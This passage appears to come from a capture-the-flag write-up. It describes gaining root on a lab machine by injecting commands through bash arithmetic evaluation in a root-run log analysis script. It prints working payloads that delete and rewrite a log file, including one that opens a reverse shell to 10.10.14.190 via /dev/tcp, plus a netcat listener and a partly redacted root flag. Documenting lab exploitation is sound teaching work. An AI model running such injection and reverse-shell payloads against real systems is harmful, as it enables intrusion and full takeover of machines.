Including /var/www/web/user-management-service/log/application.log, where we have enough permissions as the user miranda to modify the files.
Reading the log_analyse.sh , we are met with the following code, which takes the content of application.log and analyses for ID: 123 Status: Completed . This further filters out everything after Status: – only keeping Completed:
analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
So I tried multiple ways to inject code here, to possibly execute my provided commands.
And at this point I tried bare $(command) , using the ‘`’ char and a bunch of different shell command injections.
And ended up using the following payload, since the part "$existing_code" -eq "$code" does not allow for $() , since this would crash – but does allow for [$(whoami)] . Simply -eq allows for arithmetic only:
rm -rf application.log && echo 'HTTP Status: hacked[$(id > /test)]' > application.log
Which created a file called test at /.
Shortly after that I used the following command to obtain a reverse shell:
rm -rf application.log && echo 'HTTP Status: hacked[$(/bin/bash -i >& /dev/tcp/10.10.14.190/1337 0>&1)]' > application.log
Starting a Netcat listener on port 1337, obtaining the reverse shell:
nc -lvnp 1337
Listening on 0.0.0.0 1337
[..]
root@eureka:~# cat /root/root.txt
cat /root/root.txt
e47464[..]a3794943
root@eureka:~#